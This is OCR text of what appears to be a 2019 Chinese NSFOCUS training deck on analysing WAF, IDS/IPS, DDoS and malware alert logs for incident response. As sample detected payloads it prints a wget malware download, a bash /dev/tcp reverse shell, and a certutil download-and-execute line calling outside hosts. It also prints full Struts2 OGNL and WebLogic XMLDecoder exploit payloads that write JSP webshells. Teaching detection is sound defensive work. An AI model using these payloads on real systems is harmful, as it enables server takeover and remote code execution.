告警日志分析技术

2019护网专题培训

NSFOCUS

CONTENTS 目 录

- 01 快速分析常见攻击
- 02 告警日志分析方法
- 03 安全事件统计分析

NSFOCUS

01

快速分析常见攻击

1. 常见告警日志
2. 常见攻击类型和特征

1.1

常见告警日志

a. 基于WAF的常见web安全攻击类型

b. 基于IDS/IPS的常见漏洞攻击类型介绍

c. 基于ADS/NAT的常见DDOS攻击类型介绍

d. 基于TAC的常见恶意代码攻击类型介绍

基于WAF的常见web安全攻击类型-攻击日志

基于WAF的常见web安全攻击类型

- xss跨站脚本攻击
- SQL注入漏洞
- CSRF
- 任意文件遍历/下载
- 文件上传导致任意代码执行
- 文件包含
- 命令执行
- 敏感信息泄露
- 未授权访问/权限绕过

基于IDS/IPS的常见漏洞攻击类型

时间	事件	源IP	认证用户	关联账号	目的IP
2019-01-17 20:52:22	21460 木马后门程序Backdoor.ASP.Ace ASP Web访问	10.14.26.66			202.199.96.37
2019-01-17 11:13:18	HTTP服务目录遍历漏洞	10.1.4.108:50160			10.1.1.179:80


状态	时间	事件名称	源	目的
	2019-01-07 11:25:25	访问危险文件(高级威胁防护)	218.206.196.20:80	123.206.59.225:1220
	1D0203A034DB4CF2941256CF51C4E6C6.exe			
	2019-01-07 11:17:44	访问危险文件(高级威胁防护)	10.0.0.61:8080	10.0.0.62:1040
	(48D5043BD7E34067B8040177FEDB8129.exe)			
	2019-01-07 10:15:10	访问危险文件(高级威胁防护)	218.206.196.20:80	123.206.59.225:1092
	(A64C011E5A5D4CF2B60BF83147EA84E4.exe)			
	2019-01-07 10:15:08	访问危险文件(高级威胁防护)	123.206.59.225:1098	218.206.196.20:80
	(841D3B812C6240A592FE44747431452D.exe)			
	2019-01-07 10:14:57	访问危险文件(高级威胁防护)	218.206.196.20:80	123.206.59.225:1221
	6341A0B8B94D472DBE427633423B7B46.zip			
	2019-01-07 10:14:55	访问危险文件(高级威胁防护)	218.206.196.20:80	123.206.59.225:1225

NSFOCUS

基于IDS/IPS的常见漏洞攻击类型

- 系统漏洞攻击
- 蠕虫病毒攻击
- 注入攻击
- 后门木马攻击
- 暴力猜测攻击
- 缓冲区溢出攻击命令执行
- 扫描探测攻击
- 弱口令行为

基于ADS/NAT的常见DDOS攻击类型介绍



NSFOCUS

基于ADS/NAT的常见DDOS攻击类型介绍

- SYN Flood攻击
- ACK Flood攻击
- UDP Flood攻击
- ICMP Flood攻击
- HTTP Get Flood攻击

基于TAC的常见恶意代码攻击类型介绍


威胁详情

基本信息

源地址	10.14.14.190	源端口	61497
目的地址	10.14.67.21	目的端口	29801
应用	FTP	协议	TCP
文件名	_923.exe	类型	EXE
时间	2013-10-28 11:20:10		

_923.exe

病毒检测		检测到Virus威胁Hey_You.928。


基于TAC的常见恶意代码攻击类型介绍

- 木马攻击
- 蠕虫攻击
- 宏病毒攻击
- 脚本病毒攻击

1.2

常见攻击类型和特征

远程代码执行类



Spring框架远程代码执行漏洞利用

Apache Struts2远程代码执行漏洞利用

Elastic Search远程代码执行漏洞利用

Drupal远程代码执行漏洞利用

Weblogic远程代码执行漏洞利用

路由器漏洞利用>利用Netcore路由器后门植入恶意程序

远程代码执行类

Payload为非恶意行为

正常业务触发（无明显的攻击特征代码）

Payload为恶意行为

内/外

1、扫描探测行为（提前和客户确认内部扫描的IP）

2、源主机失陷（利用漏洞进行恶意活动）

外->内

1、扫描探测行为（提前和客户确认扫描服务IP）

2、结合TAM的会话、Web访问日志判断服务器的行为

远程代码执行类

常见检测Payload

01
- Whoami
- Wget http://infinityondemand.ga/bins/infinity.sh;

02
- Ls
- Ping www.xxx.com

03
- echo 123（123可以为其他任何数值/字符串等）
- bash -i >& /dev/tcp/1.1.1.1/12340>&1（反弹shell）

04
cmd.exe /c certutil.exe -urlcache -split -f http://a46.bulehero.in/download.exe C:/Windows/temp/5.exe&cmd.exe /c C:/Windows/temp/5.exe

远程代码执行类

```
%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#_memberAccess?(#_memberAccess=#dm):
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm)))).
(#cmd="echo '<%
    if(\"023\".equals(request.getParameter(\"pwd\"))){
        java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter(\"i\")).getInputStream();
        int a = -1;
        byte[] b = new byte[2048];
        out.print(\"<pre>\");
        while((a=in.read(b))!=-1){
            out.println(new String(b));
        }
        out.print(\"</pre>\");
    }
%>' > /usr/local/tomcat/webapps/ROOT/2.jsp").(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?
{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).
(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=
```

```
.ActionContext.container']).
til.getExcludedPackageNames().clear()).
er(\"i\")})%>' > /usr/local/tomcat/webapps/ROOT/1.jsp").
win?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).
```



NSFOCUS

远程代码执行类

- 常见恶意payload-案例
  - 利用Weblogic漏洞反弹shell、在服务器写入小马

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header>
  xmlns:work="http://bea.com/2004/06/soap/workarea/">
  <java>
    <java version="1.4.0" class="java.beans.XMLDecoder">
      <object class="java.io.PrintWriter">
        <string>servers/AdminServer/tmp/_WL_internal/wls-
wsat/54p17w/war/test.jsp</string>
        <void method="println"><string>
<%Runtime.getRuntime().exec(request.getParameter("i"));%></string></void><void
method="close"/>
      </object>
    </java>
  </java>
  </work:WorkContext>
  </soapenv:Header><soapenv:Body/></soapenv:Envelope>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```


远程代码执行类



限制：非明文代码执行（溢出等）无法分析；非外连类动作无法分析；依赖TAM

恶意程序通信类

- 加密货币恶意挖矿
- 告警命中非DNS报文
  - 源IP为内部主机，即为失陷主机



恶意程序通信类

比特币挖矿报文

[redacted]	[redacted]	[redacted]	比特币矿机尝试连接矿池服务器	病毒	中	会话日志关联


info1: Any CLIENT
info2: □àó`9□□%Å.ª□□□E□□□Æy@□=□äLpÃÎÆ2□□$Z□YK¬V¤□□□□□□□åÖk□□□□□ σ□×q°2ü{"id": 1, "method": "mining.subscribe", "params": ["cpuminer/2.4", "4946841540ef8a930d58804875f0774b"]}
info3: --
infos: 无

门罗币挖矿报文

	时间	源IP	目的IP	告警名称	攻击类型	严重程度	操作
⊖	2018-09-06 15:55:08	[redacted]	[redacted]	门罗币挖矿程序网络通信	病毒	高	会话日志关联

info1: Any CLIENT
info2: □àó_Ñ□□%Å.±□□□E□□éi□@□}□Þ÷p_¹° 5D)×□³l°öU□°ÒP□□□µÆ□□{"method": "login", "params": {"login": "43esvJPjCPEJ13ntLZdfCiNfXfifnLzQLTrq21hcvzA4T1vVNpycJrmbuEpNLeNuVnCXx9VaFvqNmZ8tJhtztMiS6wvX1kz", "pass": "x", "agent": "cpuminer-multi/0.1"}, "id": 1}
info3: --
infos: 无

